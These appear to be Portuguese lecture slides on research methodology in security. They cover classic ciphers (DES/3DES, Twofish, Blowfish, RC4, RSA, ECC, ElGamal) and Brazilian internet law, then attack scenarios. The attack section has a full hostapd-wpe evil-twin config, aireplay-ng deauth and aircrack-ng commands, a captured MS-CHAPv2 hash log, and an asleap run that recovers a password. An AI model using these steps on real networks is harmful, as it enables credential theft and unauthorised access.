- DES (Data Encryption Standard) foi quebrado em 1998 pela Electronic Frontier Foundation .
 - Construíram uma máquina que quebrou o DES em menos de 24h.
 - A vulnerabilidade motivou o surgimento do Triple DES (3DES).
 - Pode utilizar 2 ou 3 chaves diferentes.
 - 3DES com três chaves (k_1, k_2, k_3)
 - Encriptação: $C = E_{k_3}(D_{k_2}(E_{k_1}(P)))$
 - Deciptação: $P = D_{k_1}(E_{k_2}(D_{k_3}(C)))$
 - Segurança equivalente a 168 bits.
-
- 3DES com duas chaves ($k_1 = k_3$)
 - Encriptação: $C = E_{k_1}(D_{k_2}(E_{k_1}(P)))$
 - Deciptação: $P = D_{k_1}(E_{k_2}(D_{k_1}(C)))$
 - Segurança equivalente a 112 bits.




Metodologia de pesquisa

■ 5.8 Algoritmo de chave simétrica

■ 5.8.3 Twofish

- Realiza 16 rodadas de criptografia.
- O texto original (128 bits) é dividido em 4 partes de 32 bits.
- Cada parte é combinada com uma subchave usando XOR.
- Essa etapa serve para confundir os dados desde o início.
- Cada rodada trabalha com duas palavras (metade dos dados).
- Etapas de cada rodada:
 - Aplicação da função **g**: Cada byte passa por **S-boxes** (substituições não lineares). Depois passa por uma matriz **MDS** (Máxima Separação de Distância), que mistura os dados.
 - Os dados transformados são combinados com subchaves. Passam pela transformação **PHT** (mistura matemática).
 - Os dados são atualizados usando XOR, adição e shifts (giram posições).
 - No fim da rodada, as duas metades dos dados trocam de lugar.
- Output Whitening
- Após as 16 rodadas, os dados são novamente combinados com outras 4 subchaves usando XOR.
- Isso gera o texto cifrado final de 128 bits.




Metodologia de pesquisa

■ 5.8 Algoritmo de chave simétrica

■ 5.8.4 Blowfish

- Gera duas estruturas internas: P-array: 18 subchaves. S-boxes: 4 tabelas com 256 entradas cada.
- O bloco de 64 bits é dividido em: L (Left) – 32 bits. R (Right) – 32 bits.
- Para cada rodada: $L = L \text{ XOR } P[i]$ (usa subchave da P-array).
- Aplica a função F sobre L: Divide L em 4 bytes. Usa cada byte como índice nas 4 S-boxes.
- Realiza: $F(L) = ((S1 + S2) \text{ XOR } S3) + S4$
- $R = R \text{ XOR } F(L)$
- Troca os valores de L e R.
- Após as 16 rodadas:
- Troca final de L e R.
- $L = L \text{ XOR } P[18]$
- $R = R \text{ XOR } P[17]$
- Resultado final: 64 bits cifrados.



Metodologia de pesquisa

■ 5.8 Algoritmo de chave simétrica


■ 5.8.5 RC4

■ 1º KSA – Agendamento da Chave

- Inicia vetor $S[256]$ com valores de 0 a 255.
- Cria vetor $T[256]$ com a chave repetida até preencher 256 posições.
- Embaralha S com permutações baseadas em T :
- Para cada i de 0 a 255: $j = (j + S[i] + T[i]) \bmod 256$
- Troca $S[i]$ com $S[j]$

■ 2º PRGA – Geração do Keystream

- Inicia $i = 0, j = 0$.
- Para cada byte do texto:
- $i = (i + 1) \bmod 256$
- $j = (j + S[i]) \bmod 256$
- Troca $S[i]$ com $S[j]$
- $t = (S[i] + S[j]) \bmod 256$
- Keystream byte = $S[t]$
- Texto cifrado = keystream XOR texto original



Metodologia de pesquisa

- **5.9 Algoritmo de chave assimétrica**

- Utiliza chave pública para criptografar
- Chave privada para descriptografar

- **5.9.1 RSA**


- Primeiro, escolhem-se dois números primos grandes (p e q), calcula-se:
- $N = p \times q$
- $\phi(N) = (p - 1)(q - 1)$
- Depois, escolhe-se um número e ($1 < e < \phi(N)$) e calcula-se d , tal que $e \times d = 1 \bmod \phi(N)$.
- A chave pública é (e, N) e a privada é (d, N) .
- A mensagem vira um número b (exemplo: uma letra vira 65)
- Para cifrar, usa-se $c = b^e \bmod N$
- Para decifrar, $b = c^d \bmod N$, onde b é o bloco numérico da mensagem.
- A segurança do RSA está na dificuldade de fatorar N e obter p e q .

Metodologia de pesquisa

■ 5.9 Algoritmo de chave assimétrica

■ 5.9.2 ECC

- Escolha dos parâmetros públicos (feita por todos os usuários):
- $p \rightarrow$ um número primo grande (define o campo finito onde a curva existe)
- a e $b \rightarrow$ constantes da equação da curva: $y^2 = x^3 + ax + b$
- $G \rightarrow$ ponto base da curva (ponto conhecido por todos)
- $n \rightarrow$ número total de vezes que podemos multiplicar G sem repetir ponto (ordem de G)
- $h \rightarrow$ cofator (relacionado à estrutura matemática da curva)
- Geração das chaves: O usuário escolhe um número aleatório d (com $1 < d < n$) \rightarrow essa é a chave privada
- Calcula $Q = d \times G \rightarrow$ essa é a chave pública
- Cifrando uma mensagem: O emissor quer enviar uma mensagem para quem tem chave pública Q .
- Ele faz: Escolhe um número aleatório k
- Calcula $R = k \times G$
- Calcula $S = k \times Q$
- Usa o ponto S para gerar uma chave simétrica (como uma senha temporária)
- Usa essa chave simétrica para criptografar a mensagem real
- Envia para o receptor: O ponto R ; A mensagem cifrada
- Decifrando a mensagem: O **receptor** tem a chave privada d
- Recebe R (calculado como $k \times G$) e a mensagem cifrada
- Calcula $S = d \times R$
- Usa esse ponto S para gerar a mesma chave simétrica
- Com ela, descriptografa a mensagem




Metodologia de pesquisa

■ 5.9 Algoritmo de chave assimétrica

■ 5.9.2 ElGamal

- Geração das chaves (feita pelo receptor):
- Escolhe um número primo grande p
- Escolhe uma raiz primitiva g de p
- Escolhe um número aleatório x ($1 < x < p$) → **será a chave privada**
- Calcula $y = g^x \bmod p$ → isso compõe a **chave pública**
- Resultado:
- Chave pública: (p, g, y)
- Chave privada: x
- Criptografia (feita pelo emissor):
- Quer enviar uma mensagem m (m deve ser um número $< p$)
- Escolhe um número aleatório k (com $1 < k < p$)
- Calcula: $a = g^k \bmod p$
- $b = (y^k \times m) \bmod p$
- O par (a, b) é o texto cifrado que será enviado
- Descritografia (feita pelo receptor): Recebe os valores a e b . Calcula $s = a^x \bmod p$. Calcula o inverso modular de s em relação a p , chamado s^{-1} . Recupera a mensagem original com: $m = (b \times s^{-1}) \bmod p$



Metodologia de pesquisa

■ 5.10 Marco Civil

- Lei nº 12.965/2014
- Primeira legislação brasileira sobre o uso da internet.
- Estabelece princípios, garantias, direitos e deveres dos usuários e provedores.
- Proteção da privacidade do usuário.
- Garantia da liberdade de expressão.
- Neutralidade da rede
- Fundamenta a construção de leis complementares como a LGPD
- Caso conhecido da suspensão do X devido a alguns perfis disseminarem de fake news



Metodologia de pesquisa

■ 5.10 LGPD

- Lei Geral de Proteção de Dados Pessoais
- Estabelece regras para o tratamento de dados pessoais tanto em meios físicos quanto digitais.
- Finalidade: dados só podem ser coletados para propósitos legítimos, específicos e informados.
- Adequação: os dados tratados devem estar compatíveis com as finalidades informadas.
- Necessidade: somente os dados estritamente necessários devem ser coletados.
- Transparência: o titular deve ser claramente informado sobre o uso de seus dados.
- Segurança: adoção de medidas técnicas para proteger os dados.
- Responsabilização e prestação de contas: agentes de tratamento devem demonstrar conformidade com a lei.

7 CENÁRIOS DE APLICAÇÃO DE ATAQUES – EXEMPLOS PRÁTICOS E TEÓRICOS


■ 7.1.1 Evil Twin

■ 1. O que é o ataque Evil Twin?

- O Evil Twin, ou “gêmeo malicioso”, é um ataque em redes Wi-Fi onde o invasor cria um ponto de acesso falso com o mesmo nome (SSID) e configurações semelhantes ao de uma rede legítima.
- O objetivo é enganar os usuários, fazendo com que eles se conectem ao ponto malicioso acreditando ser o verdadeiro.

■ 2. Como o ataque funciona?


- O atacante configura o ponto de acesso malicioso próximo ao legítimo, geralmente em locais públicos ou corporativos.
- O dispositivo da vítima, ao reconhecer o SSID conhecido, se conecta automaticamente ao ponto falso (caso a segurança seja fraca ou inexistente).
- Uma vez conectado, o invasor pode:
- Interceptar dados (captura de tráfego);
- Realizar ataques Man-in-the-Middle (MitM);
- Redirecionar a vítima para páginas falsas (phishing);
- Roubar credenciais, mensagens, e informações financeiras.



7 CENÁRIOS DE APLICAÇÃO DE ATAQUES – EXEMPLOS PRÁTICOS E TEÓRICOS

■ 7.1.2 Ataque de WPA Enterprise

- Usuário e senha único para cada pessoa
- O atacante configura um ponto de acesso falso com o mesmo SSID da rede legítima.
- Os dispositivos se conectam automaticamente ao ponto falso e suas credenciais são capturadas.
- Com a ferramenta asleap, o atacante quebra os hashes EAP (como MS-CHAPv2) e obtém a senha.
- Isso compromete redes corporativas que utilizam WPA Enterprise sem autenticação robusta como EAP-TLS.



7 CENÁRIOS DE APLICAÇÃO DE ATAQUES – EXEMPLOS PRÁTICOS E TEÓRICOS

- Empresas usam o servidor RADIUS para autenticar usuários
- Configuração do *Hostpad*
- Cria um servidor RADIUS falso usando a ferramenta *hostapd-wpe*.

```
# Configuration file for hostapd-wpe

# Interface - Probably wlan0 for 802.11, eth0 for wired
interface=wlan1mon

# May have to change these depending on build location
eap_user_file=/etc/hostapd-wpe/hostapd-wpe.eap_user
ca_cert=/etc/hostapd-wpe/certs/ca.pem
server_cert=/etc/hostapd-wpe/certs/server.pem
private_key=/etc/hostapd-wpe/certs/server.key
private_key_passwd=whatever
dh_file=/etc/hostapd-wpe/certs/dh

# 802.11 Options
ssid=Businesscorp-Desktops
channel=10

# WPE Options - Dont need to change these to make it all work
#
# wpe_logfile=somefile                # (Default: ./hostapd-wpe.log)
# wpe_hb_send_before_handshake=0      # Heartbleed True/False (Default: 1)
# wpe_hb_send_before_apdata=0        # Heartbleed True/False (Default: 0)
# wpe_hb_send_after_apdata=0         # Heartbleed True/False (Default: 0)
# wpe_hb_payload_size=0              # Heartbleed 0-65535 (Default: 50000)
# wpe_hb_num_repeats=0               # Heartbleed 0-65535 (Default: 1)
# wpe_hb_num_tries=0                 # Heartbleed 0-65535 (Default: 1)

# Dont mess with unless you know what you're doing
eap_server=1
eap_fast_a_id=101112131415161718191a1b1c1d1e1f
eap_fast_a_id_info=hostapd-wpe
eap_fast_prov=3
ieee8021x=1
pac_key_lifetime=604800
pac_key_refresh_time=86400
pac_opaque_encr_key=000102030405060708090a0b0c0d0e0f
wpa=2
wpa_key_mgmt=WPA-EAP
wpa_pairwise=CCMP
rsn_pairwise=CCMP

#####
# Everything below this line is pretty much the standard hostapd.conf
#####
-- INSERT --
```


7 CENÁRIOS DE APLICAÇÃO DE ATAQUES – EXEMPLOS PRÁTICOS E TEÓRICOS

- Exibição de dois ESSIDs iguais, um legítimo e outro falso

CH 1][Elapsed: 4 mins][2021-01-21 15:39

BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
32:A4:3C:6F:DA:01	-44	100	2649	154 0	1	130	WPA2	CCMP	MGT	Businesscorp-Desktops
00:C0:CA:4A:B0:C2	-75	43	113	0 0	10	54e	WPA2	CCMP	MGT	Businesscorp-Desktops

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
(not associated)	D4:63:C6:F9:06:BA	-67	0 - 1	0	1		
(not associated)	D4:63:C6:F4:4B:36	-69	0 - 6	0	2		
(not associated)	D4:63:C6:DE:EB:9F	-67	0 - 1	0	1		
(not associated)	D4:63:C6:6E:0D:C1	-68	0 - 1	0	1		
(not associated)	D4:63:C6:D3:02:97	-68	0 - 1	0	15		
(not associated)	D4:63:C6:4E:C9:7D	-69	0 - 1	0	1		
(not associated)	D4:63:C6:4F:EE:A2	-69	0 - 6	0	2		
(not associated)	D4:63:C6:12:A0:54	-70	0 - 6	0	2		
(not associated)	D4:63:C6:CB:33:1E	-72	0 - 6	0	2		
(not associated)	0A:24:A0:E5:3E:30	-75	0 - 1	0	1		
(not associated)	48:D2:24:EF:FF:E6	-77	0 - 1	0	8		
32:A4:3C:6F:DA:01	88:79:7E:3C:63:0B	-32	0 - 6	0	165		
32:A4:3C:6F:DA:01	F4:09:D8:5F:4D:12	-43	0 -24	0	33		



7 CENÁRIOS DE APLICAÇÃO DE ATAQUES – EXEMPLOS PRÁTICOS E TEÓRICOS

- Utiliza aireplay-ng para desautenticar os usuários da rede real, forçando a reconexão.
- Os dispositivos se conectam automaticamente ao ponto falso e suas credenciais são capturadas.

aireplay-ng -0 0 -a <BSSID da rede alvo> -c <MAC da vítima> <interface>

Log capturado pelo hostapd-wpe após a desautenticação

```
(root@letshack)-[/dados/businesscorp]
# cat hostapd-wpe.log

mschapv2: Thu Jan 21 15:41:53 2021
  username:      suporte
  challenge:      5c:b0:ca:a9:20:0b:07:e7
  response:      23:ed:8e:76:af:7e:60:29:0d:00:89:ce:53:14:ca:e6:e0:ae:a2:95:53:b5:5a:30
  jtr NETNTLM:    suporte:$NETNTLM$5cb0caa9200b07e7$23ed8e76af7e60290d0089ce5314cae6e0aea29553b55a30
  hashcat NETNTLM:  suporte::::23ed8e76af7e60290d0089ce5314cae6e0aea29553b55a30:5cb0caa9200b07e7

mschapv2: Thu Jan 21 15:42:11 2021
  username:      suporte
  challenge:      7c:0d:e0:c7:5f:95:1a:1b
  response:      a9:0c:c9:9a:d2:d8:55:53:42:62:fb:cf:62:28:b3:bf:02:23:bc:a1:46:f9:e5:79
  jtr NETNTLM:    suporte:$NETNTLM$7c0de0c75f951a1b$a90cc99ad2d855534262fbcf6228b3bf0223bca146f9e579
  hashcat NETNTLM:  suporte::::a90cc99ad2d855534262fbcf6228b3bf0223bca146f9e579:7c0de0c75f951a1b

mschapv2: Thu Jan 21 15:42:13 2021
  username:      suporte
  challenge:      1e:b2:1d:1c:62:90:d4:62
  response:      13:74:18:f9:e1:fb:6d:ba:f1:1c:bd:a4:88:d1:5c:9f:9a:01:9a:62:bb:df:86:b6
  jtr NETNTLM:    suporte:$NETNTLM$1eb21d1c6290d462$137418f9e1fb6dbaf11cbda488d15c9f9a019a62bbdf86b6
  hashcat NETNTLM:  suporte::::137418f9e1fb6dbaf11cbda488d15c9f9a019a62bbdf86b6:1eb21d1c6290d462
```

7 CENÁRIOS DE APLICAÇÃO DE ATAQUES – EXEMPLOS PRÁTICOS E TEÓRICOS

- Com a ferramenta asleap, o atacante quebra os hashes EAP (como MS-CHAPv2) e obtém a senha.
- Isso compromete redes corporativas que utilizam WPA Enterprise sem autenticação robusta como EAP-TLS.
- É usada força bruta

```
(root👤letshack)-[/dados/businesscorp]
# asleap -C 1e:b2:1d:1c:62:90:d4:62 -R 13:74:18:f9:e1:fb:6d:ba:f1:1c:bd:a4:88:d1:5c:9f:9a:01:9a:62:bb:df:86:b6 -W wordlist.txt
asleap 2.2 - actively recover LEAP/PPTP passwords. <jwright@hasborg.com>
Using wordlist mode with "wordlist.txt".
    hash bytes:      b5e7
    NT hash:         ba51ecfeacbc6508eaa20178fcb9b5e7
    password:        Supp0Rt@2021
```

7 CENÁRIOS DE APLICAÇÃO DE ATAQUES – EXEMPLOS PRÁTICOS E TEÓRICOS

■ 7.1.2 Ataque de WPA2


- Objetivo de descobrir senha de WI-FI protegida por WPA-Personal.
- O WPA2 usa um processo de autenticação chamado handshake de 4 vias (processo de troca de mensagens entre roteador e dispositivo), que ocorre sempre que um dispositivo se conecta à rede.
- O atacante usa a ferramenta airodump-ng para monitorar a rede e capturar esse handshake.
- Para acelerar o processo, ele pode usar o aireplay-ng para enviar pacotes de desautenticação, forçando o dispositivo a se reconectar
- Quando isso acontece, o handshake é transmitido novamente e pode ser capturado.

7 CENÁRIOS DE APLICAÇÃO DE ATAQUES – EXEMPLOS PRÁTICOS E TEÓRICOS

■ 7.1.2 Ataque de WPA2

- Captura de handshake
- Com o handshake capturado, o atacante usa o aircrack-ng para realizar um ataque de dicionário.
- O aircrack-ng testa milhares de senhas do arquivo wordlist (como rockyou.txt), gerando handshakes simulados e comparando com o real.
- Se a senha correta estiver na wordlist, o programa retorna a chave em texto claro.

```
aireplay-ng --deauth 0 -a 90:9A:4A:B8:F3:FB wlan0mon  
aircrack-ng -w rockyou.txt -b 90:9A:4A:B8:F3:FB captura.cap
```



```
File Actions Edit View Help  
CH 2 ][ Elapsed: 1 min ][ 2021-02-01 06:18 ][ WPA handshake: 90:9A:4A:B8:F3:FB  
BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID  
90:9A:4A:B8:F3:FB -19 0 815 45 0 2 360 WPA2 CCMP PSK TP-Link  
BSSID STATION PWR Rate Lost Frames Notes Probes  
90:9A:4A:B8:F3:FB BA:AD:08:AC:15:A7 -27 1e-1 0 57  
[90:9A:4A:B8:F3:FB] Sending deAuth code 01 to broadcast  
[90:9A:4A:B8:F3:FB] Sending deAuth code 01 to broadcast  
[90:9A:4A:B8:F3:FB] Sending deAuth code 01 to broadcast  
[90:9A:4A:B8:F3:FB] Sending deAuth code 01 to broadcast  
[90:9A:4A:B8:F3:FB] Sending deAuth code 01 to broadcast  
[90:9A:4A:B8:F3:FB] Sending deAuth code 01 to broadcast
```

7 CENÁRIOS DE APLICAÇÃO DE ATAQUES – EXEMPLOS PRÁTICOS E TEÓRICOS

■ 7.1.3 Ataque DDoS

- **DDoS** significa *Distributed Denial of Service* (Negação de Serviço Distribuída).
- Objetivo: tornar um servidor ou site indisponível sobrecarregando seus recursos.
- Realizado por várias máquinas simultaneamente (botnet ou múltiplas instâncias).
- Lentidão extrema
- Erro 503 (Serviço Indisponível)
- Queda total do sistema ou site
- Prejuízos financeiros e operacionais

7 CENÁRIOS DE APLICAÇÃO DE ATAQUES – EXEMPLOS PRÁTICOS E TEÓRICOS

■ 7.1.3 Ataque DDoS

```

  _____
 /  _  \  /  _  \  /  _  \  /  _  \  /  _  \  /  _  \  /  _  \  /  _  \  /  _  \
(  (  )  (  (  )  (  (  )  (  (  )  (  (  )  (  (  )  (  (  )  (  (  )  (  (  )
 \  _  /  \  _  /  \  _  /  \  _  /  \  _  /  \  _  /  \  _  /  \  _  /  \  _  /
  _____

